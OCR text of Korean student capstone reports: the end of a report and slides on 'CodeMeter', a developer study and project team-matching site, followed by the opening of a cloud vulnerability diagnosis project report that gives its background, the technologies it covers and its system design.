


그림 33 신청 수락 시 팀원으로 등록

프로젝트/스터디 팀장이 모집 할 수 있는 팀원 수를 모두 채우면 지원 창은 마감되었다고 뜨고 더 이상 지원 할 수 없게 되며 해당 팀원들은 공지사항 및 질문게시판을 이용 할 수 있는 권한을 얻게 된다. 팀장은 그림31과 같이 관리창에서 github, zoom, kakaoOpen 주소를 등록하여 팀원들에게 공지사항 페이지에서 보게 할 수 있고 회의록, 공지사항, 과제 등을 공지사항으로 등록하여 팀원들과 공

유하게 할 수 있도록 제작하였다.




그림 34 스터디/프로젝트 공지사항 페이지

4. 결론

4.1 결론

메인 페이지에서 자신이 관심있는 기술 스택 별로 선택하여 등록되어있는 스터디 또는 프로젝트를 한눈에 확인할 수 있다. 스터디 페이지를 들어가면 인기있는 프로젝트를 따로 볼 수 있으며, 등록된 스터디와 프로젝트를 최신순으로 볼 수 있다. 누구나 코드미터에서 팀원들을 구하기 위해 스터디와 프로젝트를 등록할 수도 있다. 각각 스터디, 프로젝트 별로 상세페이지, 세부일정, 공지사항, 질문게시판, 팀원관리창을 확인할 수 있다.

공모전 페이지를 들어가면 등록된 공모전을 포스터로 한눈에 볼 수 있으며, 목록형으로도 등록된 공모전을 확인할 수 있다. 스터디, 프로젝트와 마찬가지로 누구나 코드미터에 공모전을 등록할 수 있다.

질문게시판 페이지를 들어가면 자유롭게 궁금한 점과 모르는 점을 질문할 수 있으며, 그 질문에 대한 답변 또한 자유롭게 등록할 수 있다.

4.2 기대 효과

이 커뮤니티를 통해 많은 개발자들이 자신들의 공부 방법을 공유하고, 스터디 그룹을

이루어 공부할 수 있는 기회를 연결해준다. 아직 개발을 해보지 못한 사람들도 쉽게 접근할 수 있고, 다양한 팀 프로젝트 정보를 얻을 수 있는 커뮤니티가 될 수 있다. 프로젝트의 수행 과정을 명확하게 명시를 해서 누구나 쉽게 직관적으로 이해할 수 있고 개발과 관련한 고민을 털어놓을 수 있는 창구를 통해서 한층 더 성장할 수 있는 장소가 될 수 있다. 또한 개발 관련 팀 프로젝트를 효율적으로 관리할 수 있게 활용할 수 있다.

5. 별첨

5.1 소스 코드

프론트 코드

https://github.com/b2b2004/SJY-frontend

백엔드 코드

https://github.com/b2b2004/SJY-backend

5.2 발표 자료

1. 팀원 소개 및 주제 선정

3

CONTENTS

001
팀원 소개
주제 선정 개요

002
개발 기간
개발 환경

003
페이지 디자인

004
페이지 소개

005
결론 및 기대 효과

팀원 소개

팀장

이정림

프론트엔드, 백엔드

팀원

권용호

프론트엔드, 백엔드

팀원

김수빈

프론트엔드

주제 선정 개요

코로나 시대로 인해 여러 제한이 생기면서 비대면 스터디 방식이 확산

코로나 시대에 개발을 공부하는 사람들이 제한없이 효율적으로 모일 수 있는 플랫폼의 필요성을 느꼈다.

스터디원이나 프로젝트 팀원을 구하기 위해서는 중간 다리 역할이 필요하다. 그것이 바로 코드미터이다.

코드미터에서는 온라인, 오프라인으로 스터디와 프로젝트를 진행할 수 있으며, 언제든지 궁금한 것이 있으면 질문을 할 수 있다.

다양한 개발환경 중 원하는 주제를 정해 팀원들을 모집하는 일은 쉽지 않다.
그 과정을 보다 간편하게 해결하고 관심분야의 공모전을 제한없이 등록하고 지원할 수 있는 커뮤니티가 필요하다고 생각해 코드미터를 시작하게 되었다.

2. 개발 기간 / 환경

6

개발 기간

	3월	4월	5월	6월	7월	8월	9월	10월
주제선정								
개발환경 구축								
개인 공부								
개발								
마무리 및 최종 점검								
PPT, 보고서 제작								

7

개발 환경


8

3. 페이지 디자인

9

페이지 컨셉

CODEMETER




10

와이어 프레임

11

페이지 디자인





12

4. 페이지 소개

13

로그인 페이지






Spring Security를 이용한 OAuth2.0로 로그인을 구현

카카오, 구글, 네이버의 소셜 로그인 구현 클릭하면 각각의 소셜 로그인 페이지로 이동

14

회원가입 페이지




회원가입을 할 수 있는 모달창

React yup를 이용하여 유효성을 검증하여 회원가입 시 해당 정규식에 맞지 않으면 회원가입이 진행되지 않게 하였다.

15

비밀번호 찾기 페이지




```
@Configuration
public class MailConfig {
    @Bean
    public JavaMailSender javaMailService() {
        JavaMailSenderImpl javaMailSender = new JavaMailSenderImpl();
        javaMailSender.setHost("smtp.naver.com");
        javaMailSender.setUsername("보내는이 이메일(관리자 아이디)");
        javaMailSender.setPassword("보내는이 비밀번호(관리자 패스워드)");
        javaMailSender.setPort(465);
        javaMailSender.setJavaMailProperties(getMailProperties());
        return javaMailSender;
    }

    private Properties getMailProperties() {
        Properties properties = new Properties();
        properties.setProperty("mail.transport.protocol", "smtp");
        properties.setProperty("mail.smtp.auth", "true");
        properties.setProperty("mail.smtp.starttls.enable", "true");
        properties.setProperty("mail.debug", "true");
        properties.setProperty("mail.smtp.ssl.trust","smtp.naver.com");
        properties.setProperty("mail.smtp.ssl.enable","true");
        return properties;
    }
}
```

비밀번호 찾기 기능은 처음 회원가입 시 입력한 이메일과 아이디를 통해서 사용자가 비밀번호를 잊어버렸을 때
두 정보가 일치한다면 해당 이메일로 임시 비밀번호를 보내주고 마이페이지에서 바꿀 수 있게 하는 형식으로 만들었다.


16

메인 페이지

메인 페이지에서는 스터디/프로젝트 모집창의 최근에 올라온 정보들을 제공하고
사용자가 공부하거나 프로젝트하고 싶은 언어를 이미지로 제공하여
해당 이미지를 클릭하면 관련된 언어를 스터디 하거나 프로젝트를 하는 모집 목록을 제공하였다.

17

질문 게시판




사용자가 모르는 걸 물어보거나 관리자에게 물어보거나 어떤 주제로든 활용 할 수 있는 질문게시판을 만들었고 댓글창도 제작하여 활용성을 높였다. 해당 유저가 쓴 게시물일 경우에만 수정,삭제 할 수 있게 만들었다.

공모전 게시판 메인

해당 페이지는 사용자가 형식에 맞는 공모전 정보들을 모두 입력하면 공모전을 올릴 수 있게 구성하였고

공모전 메인 페이지에는 인기 있는 글(조회수)을 통하여 인기가 높은 공모전부터 슬라이드 형식으로 제일 앞에 구성되게 하였다.


프로젝트/스터디 모집 창



프로젝트/스터디 모집창은 이 웹 프로젝트의 메인 창으로써 사용자들이 자유롭게 같이 프로젝트나 스터디를 할 사람을 모집하고 지원하는 페이지이며

그에 그치지 않고 프로젝트/스터디를 할 때 도움이 되는 기능들을 제공하여 사용자들이 모임을 할 때나 회의를 할 때 더욱 더 편하게 사용 할 수 있게 만들었다.


프로젝트 모집 모달 창



처음 프로젝트나 스터디 모집 시 정확한 정보를 제공하고 모집하는 팀장에게도 쉽게 모집창을 만들 수 있게 제공하기 위해

모달 창을 이용해서 정보를 모두 입력하면 자동으로 프로젝트 모집창을 만들어 주는 방식으로 만들었다.


모집 상세페이지



프로젝트/스터디 모집창을 만든 팀장을 제외한 사용자가 모집 상세 페이지에 들어 가면 해당 모집창에 지원 할 수 있는 기능이 왼쪽에 존재하고 지원 할 때 지원 사유도 적을 수 있게 제작하였다.

프로젝트/스터디 창에 들어가고 싶은 사용자가 지원 이유와 지원하기를 누르면 팀장이 신청 인원을 확인하여 등록하거나 거절하는 방식으로 팀원 모집을 만들었다.


신청자 지원 / 관리 페이지



프로젝트/스터디 팀장이 모집 할 수 있는 팀원 수를 모두 채우면 지원 창은 마감 되었다고 뜨고

더 이상 지원 할 수 없게 되며 해당 팀원들은 공지사항 및 질문게시판을 이용 할 수 있는 권한을 얻게 된다.

신청자 지원 / 관리 페이지



팀장은 관리창에서 github, zoom, kakaoOpen 주소를 등록하여 팀원들에게 공지사항 페이지에서 보게 할 수 있고

회의록, 공지사항, 과제 등을 공지사항으로 등록하여 팀원들과 공유하게 할 수 있도록 제작하였다.

24

5. 결론 및 기대효과

25

결론 및 기대효과

결론

메인 페이지에서 자신이 관심있는 기술 스택 별로 선택하여 등록 되어있는 스터디 또는 프로젝트를 한눈에 확인할 수 있다. 스터디 페이지를 들어가면 인기있는 프로젝트를 따로 볼 수 있으며, 등록된 스터디와 프로젝트를 최신순으로 볼 수 있다. 누구나 코드 미터에서 팀원들을 구하기 위해 스터디와 프로젝트를 등록할 수도 있다. 각각 스터디, 프로젝트 별로 상세페이지, 세부일정, 공지사항, 질문게시판, 팀원관리 창을 확인할 수 있다.

공모전 페이지를 들어가면 등록된 공모전을 포스터로 한눈에 볼 수 있으며, 목록형으로도 등록된 공모전을 확인할 수 있다. 스터디, 프로젝트와 마찬가지로 누구나 코드 미터에 공모전을 등록할 수 있다.

기대효과

이 커뮤니티를 통해 많은 개발자들이 자신들의 공부 방법을 공유하고, 스터디 그룹을 이루어 공부할 수 있는 기회를 연결해준다.
아직 개발을 해보지 못한 사람들도 쉽게 접근할 수 있고, 다양한 팀 프로젝트 정보를 얻을 수 있는 커뮤니티가 될 수 있다.
프로젝트의 수행 과정을 명확하게 명시를 해서 누구나 쉽게 직관적으로 이해할 수 있고 개발과 관련한 고민을 털어놓을 수 있는 창구를 통해서 한층 더 성장할 수 있는 장소가 될 수 있다.
또한 개발 관련 팀 프로젝트를 효율적으로 관리할 수 있게 활용할 수 있다.

Q&A

클라우드 취약점 진단 서비스

팀 명 : NightOwl
지도 교수 : 양환석 교수님
팀 장 : 정명원
팀 원 : 이희우
조재환
이예림
한은섬

2022. 10.
중부대학교 정보보호학과

목 차

3. 본론

4. 결론

5. 별첨

1. 서론

1.1 연구 배경

현재 대한민국의 수많은 기업, 국가시설 또는 개인이 서버를 구축하고 사용하고 있다. 서버 및 프로그램의 종류도 엄청 많지만 제대로 관리되고 있는지는 여부는 알 수 없다. 공격자는 관리되지 않은 곳을 통해 취약점을 발견하고 그 취약점을 통해 정보시스템 파괴, 개인정보 유출, 홈페이지 위·변조 등의 피해를 발생시켜 정보시스템을 운영하는 기관과 개인이 운영하고 있는 서버까지 신뢰 하락과 많은 손실을 입고 있다. 이러한 문제점을 막기 위해 KISA(한국인터넷진흥원)에서 제공하는 취약점 진단 가이드를 참고하여 프로그램을 제작하였다.

1.2 연구 필요성

법에 명시된 것처럼 주요정보통신기반시설, 전자금융기반시설 또는 개인정보를 처리하는 기업들은 주기적인 보안 점검을 수행함으로써 주요 자산이 위협에 노출되는 것을 방지해야 할 의무가 있다. 또한 지속적으로 발생하는 공개 취약점, 진화하는 기술, 인프라 환경 변화에 의한 위협 노출 등에 대응하기 위해 주기적인 취약점 점검이 필요하다. 사고는 언제나 모르는 사이에 갑작스럽게 일어나는데 취약점도 똑같이 어느 순간 갑자기 일어나는데 우리는 그것을 막기 위해 항상 대비를 해야한다. 따라서 위험을 줄이기 위해서는 점검 주기가 짧을수록 좋지만, 기업의 환경과 각각의 시스템 특성을 고려하여, 수행 가능한 수준에서 가장 짧은 주기로 취약점을 점검하는 것이 필요하다.

1.3 연구 목적 및 주제 선정

[그림 1. 클라우드 보안 사고]

이번 연구는 클라우드 서비스의 수요가 증가함에 따라서, 각종 보안 위협에 대응하기 위해 각 항목에 관하여 공부 및 사용법을 숙지하고, 항목마다 취약점을 검사하여 취약점을 사용자 또는 서버에게 어떠한 점이 취약한지 확인하고, 또한 그 취약점을 가지고 모의

해킹 시뮬레이션을 통하여 어떤 방법으로 침입이 가능하고 어떠한 취약점이 있는지를 진단하고 알려주기 위하여 주제로 선정하였다.

2. 관련 연구

2.1 Liunx

리눅스는 1991년 9월 17일 리누스 토르발스가 처음 출시한 운영 체제 커널인 리눅스 커널에 기반을 둔 오픈 소스 유닉스 계열 운영 체제 계열이다. 리눅스는 일반적으로 리눅스 배포판 안에 패키지 처리된다.

2.2 ESXI

VM웨어 ESXi는 가상 컴퓨터를 배치하고 서비스를 제공할 목적으로 VM웨어가 개발한 엔터프라이즈 계열 타입 1 하이퍼바이저이다. 타입 1 하이퍼바이저로서 ESXi는 운영 체제에 설치하는 응용 소프트웨어가 아니며, 대신 커널과 같은 중요한 운영 체제 구성 요소를 포함, 통합하고 있다.

2.3 XenServer

XenServer는 가상화 된 서버 인프라를 생성하고 관리 할 수있는 하이퍼 바이저 플랫폼이다. Citrix Systems가 개발했으며 Xen 가상 머신 하이퍼 바이저를 통해 구축되었다. XenServer는 서버 가상화 및 모니터링 서비스를 제공한다.

2.4 Cubrid

CUBRID는 관계형 데이터베이스 관리 시스템의 이름이며, 오픈 소스 소프트웨어이다. DBMS 엔진 부분은 아파치라이선스 2.0 라이선스가 적용되고 인터페이스 부분은 BSD 라이선스가 적용되었으며, 국제표준화기구의 표준 구조화 조회 언어를 지원한다

2.5 MongoDB

몽고DB는 크로스 플랫폼 도큐먼트 지향 데이터베이스 시스템이다. NoSQL 데이터베이스로 분류되는 몽고DB는 JSON과 같은 동적 스키마형 도큐먼트들을 선호함에 따라 전통적인 테이블 기반 관계형 데이터베이스 구조의 사용을 삼간다.

2.6 MY-SQL

MySQL은 세계에서 가장 많이 쓰이는 오픈 소스의 관계형 데이터베이스 관리 시스템이다. 다중 스레드, 다중 사용자 형식의 구조질의어 형식의 데이터베이스 관리 시스템으로서 오라클이 관리 및 지원하고 있으며, Qt처럼 이중 라이선스가 적용된다.

2.7 Postgres-SQL

PostgreSQL은 확장 가능성 및 표준 준수를 강조하는 객체-관계형 데이터베이스 관리

시스템의 하나이다. BSD 허가권으로 배포되며 오픈소스 개발자 및 관련 회사들이 개발에 참여하고 있다.

2.8 Redis

Redis는 Remote Dictionary Server의 약자로서, "키-값" 구조의 비정형 데이터를 저장하고 관리하기 위한 오픈 소스 기반의 비관계형 데이터베이스 관리 시스템이다. 2009년 살바토르 산필리포가 처음 개발했다. 2015년부터 Redis Labs가 지원하고 있다.

2.9 Tomcat

톰캣은 아파치 소프트웨어 재단에서 개발한 서블릿 컨테이너만 있는 웹 애플리케이션 서버이다. 톰캣은 웹 서버와 연동하여 실행할 수 있는 자바 환경을 제공하여 자바서버 페이지와 자바 서블릿이 실행할 수 있는 환경을 제공하고 있다.

2.10 Apache

아파치 HTTP 서버는 아파치 소프트웨어 재단에서 관리하는 오픈 소스, 크로스 플랫폼 HTTP 웹 서버 소프트웨어다. BSD, 리눅스 등 유닉스 계열 뿐 아니라 마이크로소프트 윈도우나 노벨 넷웨어 같은 기종에서도 무료로 운용할 수 있다.

2.11 NginX

Nginx는 웹 서버 소프트웨어로, 가벼움과 높은 성능을 목표로 한다. 웹 서버, 리버스 프록시 및 메일 프록시 기능을 가진다.

2.12 Docker

도커는 리눅스의 응용 프로그램들을 프로세스 격리 기술들을 사용해 컨테이너로 실행하고 관리하는 오픈 소스 프로젝트이다. 도커 웹 페이지의 기능을 인용하면 다음과 같다: 도커 컨테이너는 일종의 소프트웨어를 소프트웨어의 실행에 필요한 모든 것을 포함하는 완전한 파일 시스템 안에 감싼다.

2.13 Hadoop

하둡은 대량의 자료를 처리할 수 있는 큰 컴퓨터 클러스터에서 동작하는 분산 응용 프로그램을 지원하는 프리웨어 자바 소프트웨어 프레임워크이다. 원래 너치의 분산 처리를 지원하기 위해 개발된 것으로, 아파치 루씬의 하부 프로젝트이다.


2.14 Elasticsearch

Elasticsearch 루씬 기반의 검색 엔진이다. HTTP 웹 인터페이스와 스키마에서 자유로운 JSON 문서와 함께 분산 멀티테넌트 지원 전문 검색 엔진을 제공한다. 일래스틱서치는 자바로 개발되어 있으며 아파치 라이선스 조항에 의거하여 오픈 소스로 출시되어 있다.

3. 본론

3.1 시스템 구성

진단 요청받은 서버를 관리자가 진단서버에 원격 접속하여 취약점 진단후, 진단 결과 데이터를 DB에 전송하여 웹으로 출력 해 사용자가 결과를 확인할 수 있는 구성이다.



3.2 프로그램 구성

3.2.1 진단 스크립트

클라우드 서비스 기반의 시스템은 기존의 물리적 인프라 기반의 서비스에 비해 전사관점의 투자 리스크 를 줄이고 보다 효율적인 시스템의 구축과 운영을 가능하게 한다. 그러나 이러한 장점을 제공하기 위한 클라우드 서비스의 서비스모델과 기술적 관점의 특징으로 인해 기존보다 더 많은 보안 취약점에 노출될 수 있다. 이러한 보안 취약점에 효과적인 대응을 하기 위해서는 이러한 클라우드 서비스의 특징을 이해하고 이를 기반으로 한 기술적/관리적 보안 대응책을 정의하고 실행하는 것이 필요하다. 그리하여 KISA의 클라우드 웹 취약점 진단 가이드를 활용하여 15가지 항목을 가지고 취약점 진단 스크립트를 작성했다.

